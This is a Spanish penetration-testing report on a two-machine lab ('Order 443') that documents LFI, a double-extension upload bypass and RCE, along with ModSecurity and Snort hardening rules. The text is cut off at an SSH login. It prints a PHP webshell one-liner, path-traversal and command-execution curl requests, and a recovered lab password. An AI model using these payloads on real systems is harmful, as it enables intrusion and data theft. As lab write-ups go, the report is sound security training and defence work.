

INFORME DE PENTESTING

Order 443

Máquinas Vulnerables — Kira 443 & Ubuntu 443

Campo	Detalle
Autor	Álvaro Balín Santos
Fecha	Junio 2026
Clasificación	Confidencial
Tipo de prueba	Caja negra (Black-box)
Máquina 1	10.16.4.5 — Kira 443 (ModSecurity + Apache)
Máquina 2	10.16.4.20 — Ubuntu 443 (Snort IDS + SSH)
Atacante (Kali)	10.10.1.221
Meta final	Flag de cada máquina + securización con ModSecurity y Snort

Índice

1. Alcance.....	3
2. Introducción.....	4
3. Informe Ejecutivo.....	5
3.1 Cadena de Explotación.....	5
3.2 Tabla de Hallazgos, Criticidad y Clasificación.....	6
3.3 Análisis Gráfico de Vulnerabilidades.....	7
3.4 Securización Post-Explotación.....	8
3.5 Impacto de la Securización.....	9
3.6 Conclusión Ejecutiva.....	10
4. Informe Técnico.....	11
4.1 Explotación de las máquinas.....	11
4.1.1 Configuración del Firewall Perimetral.....	11
4.1.2 Reconocimiento — Kira 443.....	12
4.1.3 Explotación — LFI (Local File Inclusion).....	13
4.1.4 Explotación — Bypass del Filtro de Subida (Double Extension).....	14
4.1.5 Explotación — RCE (Ejecución Remota de Comandos).....	14
4.1.6 Acceso SSH y Obtención de Flag — Kira 443.....	16
4.1.7 Reconocimiento — Ubuntu 443 (Nmap).....	16
4.1.8 Pivoting y Flag — Acceso SSH a Ubuntu 443 desde Kira.....	17
4.2 Securización Post-Explotación.....	18
4.2.1 Securización — Kira 443 — ModSecurity.....	18
4.2.1.1 Análisis inicial.....	18
4.2.1.2 Activación del modo de bloqueo.....	19
4.2.1.3 Diseño de las reglas.....	19
4.2.1.4 Activación y reinicio del servidor.....	20
4.2.1.5 Verificación activa de las reglas.....	21
4.2.2 Securización — Ubuntu 443 — Snort IDS.....	22
4.2.2.1 Análisis inicial.....	22
4.2.2.2 Diseño de las reglas.....	22
4.2.2.3 Activación y reinicio del servicio.....	23
4.2.2.4 Verificación activa de las reglas.....	24
4.3 Conclusión Técnica.....	24
5. Conclusiones y Recomendaciones.....	25
5.1 Resumen de Flags.....	25
5.2 Conclusiones.....	25
5.3 Recomendaciones.....	25

1. Alcance

El presente informe documenta el proceso de auditoría ofensiva realizado sobre el laboratorio denominado «Order 443», desplegado en un entorno controlado y compuesto por dos máquinas vulnerables: Kira 443 y Ubuntu 443. El objetivo de la prueba consiste en evaluar la seguridad de ambos sistemas, identificar sus vulnerabilidades, demostrar su explotación hasta la obtención de las flags y posteriormente securizar cada máquina mediante las herramientas disponibles en cada una de ellas.

El alcance queda definido por los siguientes parámetros:

- Máquina 1 — Kira 443: 10.16.4.5 (Apache + PHP + ModSecurity)
- Máquina 2 — Ubuntu 443: 10.16.4.20 (OpenSSH 9.6p1 + Snort 2.9.20)
- Atacante (Kali Linux): 10.10.1.221
- Puertos auditados: todos los puertos TCP
- Tipo de prueba: caja negra sin credenciales previas
- Entorno: laboratorio controlado — sin impacto en sistemas productivos

Durante la realización de la auditoría, las máquinas fueron reiniciadas en distintas sesiones, provocando cambios en sus direcciones IP. Las IPs documentadas en este informe (10.16.4.5 y 10.16.4.20) corresponden a la sesión final de trabajo, pero Kira aparece con .5, .110, .33 y .70; Ubuntu como .20 y .39 .

2. Introducción

El laboratorio Order 443 simula un entorno de red corporativo con dos segmentos: una zona DMZ representada por Kira 443 (servidor web Apache con aplicación PHP vulnerable) y una zona LAN representada por Ubuntu 443 (servidor SSH con Snort). Ambas máquinas presentan vulnerabilidades reales que permiten su compromiso completo mediante técnicas de pentesting estándar.

La metodología aplicada sigue el ciclo estándar de pruebas de intrusión:

- Reconocimiento activo de la infraestructura mediante Nmap
- Configuración del firewall perimetral para acceso a los servicios
- Enumeración y análisis de la aplicación web en Kira 443
- Explotación de vulnerabilidades LFI, subida de ficheros y RCE
- Escalada de acceso mediante SSH y lectura de flags
- Securización de Kira 443 mediante reglas ModSecurity
- Securización de Ubuntu 443 mediante reglas Snort IDS

El punto de inserción es el acceso externo sin privilegios desde Kali Linux, y la meta final es la obtención de las flags de ambas máquinas y su posterior securización.

3. Informe Ejecutivo

Durante la auditoría de seguridad ofensiva realizada sobre el laboratorio Order 443 se identificaron y explotaron con éxito vulnerabilidades críticas en ambas máquinas. La cadena de explotación permitió avanzar desde un acceso externo sin privilegios hasta la obtención de ejecución remota de comandos (RCE) en Kira 443 y acceso SSH autenticado en Ubuntu 443, recuperando las flags de ambos sistemas.

En Kira 443 se identificaron tres vectores principales: inclusión local de ficheros (LFI), subida de ficheros PHP mediante bypass de filtro (Double Extension) y ejecución remota de comandos a través de webshell. En Ubuntu 443 el acceso se obtuvo mediante credenciales halladas en el sistema comprometido previamente; adicionalmente, se identificaron debilidades de configuración en el servicio SSH (ausencia de control de acceso de red y de protección frente a fuerza bruta) que ampliaban su superficie de exposición.

Tras la fase ofensiva se procedió a la securización de ambas máquinas: ModSecurity en modo activo con reglas personalizadas en Kira 443 y Snort en modo IDS con cuatro reglas de detección en Ubuntu 443.

3.1 Cadena de Explotación

La cadena de ataque puede resumirse en las siguientes fases encadenadas:

Fase	Técnica	Descripción	Resultado
1	Reconocimiento (Nmap)	Escaneo de puertos y servicios en Kira 443	Puerto 80 (HTTP) y 22 (SSH) abiertos
2	LFI (Path Traversal)	Parámetro lang= en language.php vulnerable a inclusión de ficheros	Lectura de /etc/passwd
3	Upload Bypass (Double Ext.)	Subida de shell.php.jpg con tipo MIME image/jpeg	Webshell PHP activa en /uploads/
4	RCE via Webshell	Ejecución de comandos mediante parámetro ?cmd=	Control total del servidor web
5	Flag Kira	Descubrimiento del directorio supersecret-for-aziz y acceso SSH	Flag: m4y_th3_F0rc3_b3_w1th_y0ur_c0d3
6	Pivoting SSH a Ubuntu	Credenciales halladas en Kira usadas en Ubuntu 443	Acceso SSH como ben-kenobi
7	Flag Ubuntu	Lectura de flag.txt en /home/ben-kenobi/	Flag: These_are_not_the_droids_you_are_looking_for

En el siguiente diagrama se puede observar el flujo de la cadena de explotación completa desde el reconocimiento inicial hasta la obtención de la flag en Ubuntu 443

Cadena de Ataque — Laboratorio Order 443




Figura 1 — Cadena de explotación completa.

3.2 Tabla de Hallazgos, Criticidad y Clasificación

La siguiente tabla recoge el resumen ejecutivo de los hallazgos identificados durante la auditoría, clasificados según el estándar CVSS v3.1:

Máquina	Hallazgo	Criticidad	CVS Sv3.1	CWE	OWASP
Kira 443	LFI / Path Traversal (lang=)	CRÍTICA	9.1	CWE-22	A01:2021
Kira 443	Subida PHP (Double Extension)	CRÍTICA	9.8	CWE-434	A04:2021
Kira 443	RCE via Webshell PHP	CRÍTICA	10.0	CWE-78	A03:2021
Kira 443	Credenciales expuestas (supersecret-for-aziz)	ALTA	7.5	CWE-312	A02:2021
Ubuntu 443	Credenciales SSH débiles (.credenciales.txt)	ALTA	7.5	CWE-521	A07:2021
Ubuntu 443	Ausencia de control de acceso (ACL) en SSH — accesible desde la DMZ (Kira) y desde cualquier origen	MEDIA	5.3	CWE-284	A05:2021
Ubuntu 443	Ausencia de protección contra fuerza bruta en SSH (sin fail2ban / bloqueo de intentos)	MEDIA	6.4	CWE-307	A07:2021

Nota metodológica: No se ha incluido como hallazgo independiente la capacidad de detección de escaneo de puertos: el escaneo de puertos es tráfico de reconocimiento inherente a cualquier host conectado a una red y no constituye una vulnerabilidad explotable en sí misma; su cobertura por Snort se mantiene documentada como control de monitorización en el apartado 3.5.

3.3 Análisis Gráfico de Vulnerabilidades

Con el fin de facilitar la lectura del riesgo a nivel directivo, se representan a continuación los hallazgos de la tabla anterior de forma gráfica, tanto por puntuación CVSS individual como por distribución global de criticidad.




Figura 2. Puntuación CVSS v3.1 por hallazgo.

Distribución de Vulnerabilidades por Criticidad




Figura 3. Distribución de los 7 hallazgos por nivel de criticidad.

El perfil de riesgo resultante está dominado por vulnerabilidades **CRÍTICAS** concentradas en la aplicación web de Kira 443, las cuales, al ser encadenables entre sí (*LFI* → *subida de webshell* → *RCE*), elevan el riesgo conjunto por encima del que reflejaría cada hallazgo de forma aislada. Los dos hallazgos de severidad **ALTA**, relacionados con la exposición de credenciales, constituyeron el vector que permitió el movimiento lateral hacia Ubuntu 443. A nivel de severidad **MEDIA** dos debilidades de configuración propias de Ubuntu 443 se identificaron, la ausencia de control de acceso de red en SSH y la falta de protección frente a fuerza bruta, que sin ser explotadas de forma directa durante la auditoría, ampliaban la superficie de exposición del servidor más allá de las credenciales encontradas.

3.4 Securización Post-Explotación

Una vez comprometidos ambos sistemas y obtenidas las flags, se procedió a la securización de cada máquina mediante las herramientas disponibles en el entorno. Cada regla implementada cierra exactamente el vector de ataque que fue explotado durante la fase ofensiva, cerrando el ciclo completo ataque-defensa, como se observa a continuación.

Kira 443 — ModSecurity WAF

ModSecurity estaba instalado en modo DetectionOnly (sólo registraba ataques, no los bloqueaba). Se activó el motor de bloqueo y se crearon tres reglas personalizadas que mitigan exactamente los vectores explotados:

#	Regla	Qué bloquea	Vector cerrado	Resultado
1	Bloqueo LFI	SecRule ARGS "@rx (\\.\\.\/ 2e%2e)" deny,status:403	lang=../../../../ ./etc/passwd	403 Forbidden ✓
2	Bloqueo Upload PHP	SecRule FILES "@rx \\.php" deny,status:403	shell.php.jpg (Double Ext.)	403 Forbidden ✓
3	Bloqueo RCE	SecRule ARGS "@rx (whoami id cat bash sh)" deny	?cmd=whoami via webshell	403 Forbidden ✓

Ubuntu 443 — Snort IDS

Snort 2.9.20 estaba activo pero sin reglas que cubrieran los vectores del laboratorio. Se añadieron cuatro reglas en /etc/snort/rules/local.rules, una por cada tipo de ataque que se necesitaba implementar:

SID	Tipo de detección	Condición de activación	Ataque que detecta	Alerta generada
1000 0002	SSH DMZ→LAN	TCP 10.16.4.5 → 10.16.4.20:22	Pivoting de Kira a Ubuntu (conexión ilógica)	✓ Verificado
1000 0003	SSH cualquier origen	TCP any → 10.16.4.20:22	Cualquier conexión SSH entrante	✓ Verificado

SID	Tipo de detección	Condición de activación	Ataque que detecta	Alerta generada
1000 0004	Fuerza bruta SSH	5+ conexiones/60s mismo origen	hydra / ataques de diccionario SSH	✓ Verificado
1000 0005	Escaneo de puertos	20+ SYN/3s mismo origen	nmap -sS / escaneos de red	✓ Verificado

3.5 Impacto de la Securitización



Figura 4 — Radar de nivel de protección por vector de ataque.

La securitización elevó la cobertura defensiva de 1/10 a 8-9/10 en todos los vectores. De los cuatro vectores cubiertos por Snort en Ubuntu 443, la ausencia de ACL en SSH (DMZ→LAN y origen general) y la falta de protección frente a fuerza bruta se han clasificado formalmente como vulnerabilidades en el apartado 3.2, al tratarse de debilidades de configuración explotables; la detección de escaneo de puertos, en cambio, se mantiene como una capacidad de monitorización añadida y no como una vulnerabilidad, ya que el escaneo de puertos es tráfico de reconocimiento inherente a cualquier host en red.

Máquina / Herramienta	Vectores cubiertos	Estado final	Verificación
Kira 443 — ModSecurity WAF	LFI, Upload PHP, RCE	SecRuleEngine On + 3 reglas activas	✓ 403 Forbidden en los 3 ataques
Ubuntu 443 — Snort IDS	SSH DMZ→LAN, SSH general, Brute Force, Port Scan	4 reglas activas en local.rules	✓ Alerta generada en los 4 ataques

3.6 Conclusión Ejecutiva

La explotación encadenada de las vulnerabilidades identificadas permitió comprometer completamente ambos servidores del laboratorio Order 443, obteniendo las flags de cada máquina. El impacto potencial en un entorno productivo real incluiría:

- Exfiltración de ficheros del sistema y datos sensibles del servidor web mediante LFI y RCE.
- Control total del servidor web con capacidad de modificar, eliminar o cifrar contenidos.
- Movimiento lateral hacia la red interna (Ubuntu 443) aprovechando credenciales halladas en Kira 443.
- Persistencia en el sistema mediante la webshell subida o el acceso SSH con credenciales comprometidas.
- Acceso a todos los sistemas accesibles desde la posición obtenida en la red interna.
- Ampliación de la superficie de exposición del servicio SSH de Ubuntu 443, accesible sin restricción de origen y sin protección frente a fuerza bruta, lo que habría facilitado un compromiso incluso sin necesidad de las credenciales halladas en Kira 443.

Se procedió a la remediación de todas las vulnerabilidades identificadas mediante la configuración de ModSecurity (WAF) en Kira 443 y Snort IDS en Ubuntu 443, bloqueando los vectores de ataque explotados.

4. Informe Técnico

El presente apartado desarrolla en detalle el proceso técnico completo de la auditoría de seguridad realizada sobre el laboratorio Order 443. Se muestran los comandos empleados, las respuestas obtenidas del sistema y las decisiones metodológicas adoptadas a lo largo del proceso.

La auditoría partió de un estado inicial de acceso externo sin privilegios, únicamente con conocimiento de las direcciones IP de los objetivos, y culminó con la obtención de las flags de ambas máquinas y su posterior securización. El proceso se desarrolló secuencialmente en dos bloques: compromiso y explotación de Kira 443 y Ubuntu 443, seguido de la securización de Kira 443 y Ubuntu 443.

4.1 Explotación de las máquinas

Este apartado documenta paso a paso la explotación de ambas máquinas, desde el reconocimiento inicial hasta la obtención de cada flag.

4.1.1 Configuración del Firewall Perimetral

El entorno del reto cuenta con un firewall perimetral que requiere la creación manual de reglas de acceso antes de poder alcanzar los servicios de cada máquina. Se crearon las siguientes reglas de tipo Ingress:

NOMBRE	DIR.	PROTO.	PUERTOS	ORIGEN	DESTINO	PRIOR.	ESTADO	
ssh-kira	↓ ingress	TCP	22	10.10.1.221	10.16.4.110	2	activa	Eliminar
acceso-web-kira	↓ ingress	TCP	80, 443	10.10.1.221	10.16.4.110	1	activa	Eliminar

Imagen 1. Reglas para reconocimiento y acceso a los puertos y recursos de la Máquina Kira (SSH de Kali a Kira y acceso web a Kira de de Kali).

NOMBRE	DIR.	PROTO.	PUERTOS	ORIGEN	DESTINO	PRIOR.	ESTADO	
nmap-ubuntu	↓ ingress	TCP	*	10.10.1.221	10.16.4.39	3	activa	Eliminar

Imagen 2. Reglas para reconocimiento y acceso a los puertos y recursos de la Máquina Ubuntu.

NOMBRE	DIR.	PROTO.	PUERTOS	ORIGEN	DESTINO	PRIOR.	ESTADO	
kira-ubuntu	↓ ingress	TCP	22	10.16.4.5	10.16.4.20	4	activa	Eliminar

Imagen 3. Reglas para la conexión SSH de la Máquina Kira a la Máquina Ubuntu.

4.1.2 Reconocimiento — Kira 443

Se comenzó con el lanzamiento de un escaneo Nmap sobre Kira 443 para identificar los puertos y servicios activos:

```
(abalin@kali)-[~]
$ nmap -sV -p 22,80,443 10.16.4.110
Starting Nmap 7.98 ( https://nmap.org ) at 2026-06-23 14:18 +0200
Nmap scan report for 10.16.4.110
Host is up (0.21s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
443/tcp   closed https
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.80 seconds
```

Imagen 4. Nmap sobre Kira 443.

El escaneo reveló los siguientes puertos y servicios activos:

Puerto	Protocolo	Servicio	Versión
22	TCP	SSH	OpenSSH (Ubuntu)
80	TCP	HTTP	Apache httpd (Ubuntu Linux)

Al acceder al servicio http de la máquina Kira se observa una aplicación web con dos funcionalidades principales: un selector de idioma con parámetro “lang=” y un formulario de subida de archivos.




Imagen 5. Web principal.




Imagen 6. Formulario de subida de archivos(upload).




Imagen 7. Selector de idiomas (language).

Se identificaron dos vectores potenciales de ataque:

- Parámetro lang= en language.php: potencialmente vulnerable a LFI (Local File Inclusion).
- Formulario de subida de archivos en upload.php: potencialmente vulnerable a subida de ficheros PHP.

4.1.3 Explotación — LFI (Local File Inclusion)

Se probó el parámetro lang= con secuencias de path traversal para intentar leer ficheros del sistema:

```

curl "http://10.16.4.110/language.php?lang=../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106:/home/syslog:/usr/sbin/nologin
messagebus:x:103:107:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:/nonexistent:/usr/sbin/nologin
uidd:x:105:111:/run/uidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117:/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,:/usr/sbin/nologin
saned:x:114:119:/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,:/var/run/hplip:/bin/false
geoclue:x:119:124:/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534:/run/gnome-initial-setup:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
bassam:x:1000:1000:Bassam,,:/home/bassam:/bin/bash
vboxadd:x:999:1:/var/run/vboxadd:/bin/false
systemd-timesync:x:122:127:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
tss:x:123:128:TPM software stack,,:/var/lib/tpm:/bin/false
tcpdump:x:124:131:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:125:132:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
fwupd-refresh:x:126:133:fwupd-refresh user,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/usr/sbin/nologin
sshd:x:127:65534:/run/sshd:/usr/sbin/nologin
nacho:x:1001:1002:/home/nacho:/bin/bash
hola_thepwnlab_es:x:1002:1003:/home/hola_thepwnlab_es:/bin/bash
<!DOCTYPE html>
<html>

```

Imagen 8. Explotación LFI.

El servidor respondió con el contenido del fichero /etc/passwd, confirmando la vulnerabilidad LFI. Esto permitió enumerar usuarios del sistema y obtener información sobre la estructura del servidor.

4.1.4 Explotación — Bypass del Filtro de Subida (Double Extension)

Se intentó subir directamente un fichero shell.php, que fue rechazado por el servidor ya que solo aceptaba la subida de ficheros .jpg. Analizando el filtro, se determinó que sólo validaba la última extensión del nombre del fichero. Se aplicó la técnica de doble extensión:

```
(abalin@kali)-[/tmp]
$ echo '<?php system($_GET["cmd"]); ?>' > shell.php.jpg
```

Imagen 9. Creación de shell con doble extensión.

```
(abalin@kali)-[/tmp]
$ curl -F "file=@shell.php.jpg;type=image/jpeg" -F "Submit1=Upload" http://10.16.4.33/upload.php
```

Imagen 10. Subida de fichero con doble extensión.

```
</form>
<script>alert('upload Done');
</script><b>Uploaded !!!</b><br>name : uploads/shell.php.jpg</body>
</html><?php system($_GET["cmd"]); ?>
```

Imagen 11. Confirmación de subida del fichero con doble extensión.

El servidor aceptó el fichero al ver .jpg como última extensión, dejando la webshell PHP activa en /uploads/shell.php.jpg.

4.1.5 Explotación — RCE (Ejecución Remota de Comandos)

Con la webshell subida, se procedió a ejecutar comandos en el servidor mediante el parámetro ?cmd=:

```
(abalin@kali)-[~]
$ curl "http://10.16.4.110/language.php?lang=uploads/shell.jpg&cmd=id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<!DOCTYPE html>
<html>
<head>
<title>LFI</title>
</head>
<body>
```

Imagen 12. Prueba de comando de RCE.

Comprobamos que se recibe respuesta por parte del servidor y se procede a lanzar el comando "cmd=ls+-la+/var/www/html/", para listar los directorios del propio servidor web en busca de la flag.

```
(abalin@kali)-[/tmp]
$ curl "http://10.16.4.33/language.php?lang=uploads/shell.php.jpg&cmd=ls+-la+/var/www/html/"
```

Imagen 13. Comando para listar directorios.

```
total 28
drwxr-xr-x 4 root root 4096 2020 26  . مارس
drwxr-xr-x 3 root root 4096 2020 26  .. مارس
-rw-r--r-- 1 root root 163 2020 26  مارس index.html
-rw-r--r-- 1 root root 287 2020 26  مارس language.php
drwxr-xr-x 2 root root 4096 2020 4   نوفمبر supersecret-for-aziz
-rw-r--r-- 1 root root 747 2020 26  مارس upload.php
drwxrwxrwx 2 root root 4096 11:26 24  يونيو uploads
```

Imagen 14. Resultado del listado.

El listado del directorio web reveló un directorio de nombre sospechoso:

```
drwxr-xr-x 2 root root 4096 supersecret-for-aziz
```

Se procedió a leer el contenido del directorio:

```
(abalin@kali)-[/tmp]
$ curl "http://10.16.4.33/language.php?lang=uploads/shell.php.jpg&cmd=ls+-la+/var/www/html/supersecret-for-aziz/"

total 12
drwxr-xr-x 2 root root 4096 2020 4   نوفمبر .
drwxr-xr-x 4 root root 4096 2020 26  .. مارس
-rw-r--r-- 1 root root 15 2020 4   نوفمبر bassam-pass.txt
```

Imagen 15. Comando de lectura del directorio supersecret-for-aziz.

Y posteriormente el del fichero encontrado:

```
(abalin@kali)-[/tmp]
$ curl "http://10.16.4.33/language.php?lang=supersecret-for-aziz/bassam-pass.txt"
Password123!@#
```

Imagen 16. Lectura del fichero bassam-pass.txt.

El fichero contenía la contraseña del usuario bassam:

```
Password123!@#
```


4.1.6 Acceso SSH y Obtención de Flag — Kira 443

Con las credenciales obtenidas (bassam / Password123!@#) se procedió a la conexión SSH a Kira 443:

```
(abalin@kali)-[/tmp]
$ ssh bassam@10.16.4.33

** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
bassam@10.16.4.33's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

229 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
